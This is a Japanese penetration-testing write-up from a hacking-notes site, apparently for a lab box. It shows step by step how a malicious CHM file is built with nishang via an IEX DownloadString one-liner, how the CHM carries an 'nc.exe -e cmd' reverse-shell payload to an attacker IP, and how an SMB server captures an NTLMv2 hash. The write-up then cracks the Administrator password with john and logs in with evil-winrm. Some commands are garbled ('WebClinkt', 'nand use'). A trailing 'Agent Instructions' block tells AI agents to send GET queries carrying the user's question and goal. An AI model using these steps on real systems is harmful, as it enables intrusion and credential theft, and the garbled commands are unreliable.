> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/file-upload-attack/file-upload-+-capture-ntlmv2-.chm-file-pentesting-web.md).
# ファイルアップロードと NTLMv2 の .chm 取得
ファイルアップロードと NTLMv2 の .chm 取得に関する、Webアプリケーションのペネトレーションテスト、エクスプロイトのワークフロー、ペイロード検証、影響評価、修正の文脈でのメモ。
**ディレクトリ「docs」の調査:**/ その **Windows** ルートで、次を見つけました: **docs** ファイルを含むフォルダー `note.txt` 以下のメッセージがありました:
> こんにちは、Chris、
>
> あなたのPHPスキルは本当にひどいです。Yamitenshiに連絡して、使い方を教えてもらい、そのあとサイトを修正してください。バグがたくさんあります。また、新しいアプリケーションのドキュメントを準備してくれていることも期待しています。終わったらここに置いてください。
>
> 敬具、/ Sniper CEO。 **システム内のドキュメント検索:**/ CEOが言及したドキュメントを探し、ディレクトリ **Downloads** 内のファイル **instructions.chm**.
### **悪意のあるCHMファイルの作成:**
CEOがファイルを確認したがっていることが分かった後 **CHM** ディレクトリ内で **docs**、悪意のあるCHMファイルの作成方法をオンラインで調べました。
{% embed url="" %}

**HTML Helpツールのダウンロード:**/ 私たちはダウンロードしました **HTML Help** そしてPowerShellスクリプトを使って悪意のあるCHMファイルを作成しました
* [HTML Help](https://archive.org/download/htmlhelp/htmlhelp.exe)
```bash
IEX (New-Object Net.WebClinkt).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/refs/heads/master/Clinkt/Out-CHM.ps1')
```
その後、リモートで悪意のあるコマンドを実行するようにスクリプトを変更しました **nc.exe**:
```bash
Out-CHM -Payload "//10.10.14.3/smb/nc.exe -e cmd 10.10.14.3 443" -HHCPath "C:/Program Files (x86)/HTML Help Workshop"
```
**ターゲットディレクトリへの悪意のあるCHMファイルの注入:**/ 攻撃者マシン上にSMBサーバーを設定し、悪意のあるファイルをターゲットのWindowsマシンへ転送しました:
```bash
smbserver.py smbFolder $(pwd) -smb2support -username jordan -password jordan1234
```

**被害者マシンからのSMB共有への接続:**/ ターゲットのWindowsマシンからSMB共有をマウントし、悪意のあるファイルをコピーしました `doc.chm`:
```powershell
nand use x: //192.168.0.190/smbFolder /user:jordan jordan1234
copy ./doc.chm x:/doc.chm
```
**リバースシェルのリスナーを起動:**/ 攻撃者マシンでリスナーを起動し、ログイン用リバースシェルを待機しています:
```bash
rlwrap nc -nlvp 443
```

**発生した問題:**/ CHMファイルは開かれたものの、リバースシェルは得られませんでした。しかし、私たちは正常に次を取得しました: **SMB Relay V2** 私たちのサーバー上で。これにより、ユーザーのハッシュ認証情報が得られました `Administrator`
#### **Administrator のハッシュのクラック:**
```bash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```
`Administrator:butterfly!#1`

#### **管理者としての接続:**
取得した認証情報を使って、私たちは **Evil-WinRM** 管理者としてマシンに接続しました:
```bash
evil-winrm -i 10.10.14.3 -u 'Administrator' -p 'butterfly!#1'
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/file-upload-attack/file-upload-+-capture-ntlmv2-.chm-file-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)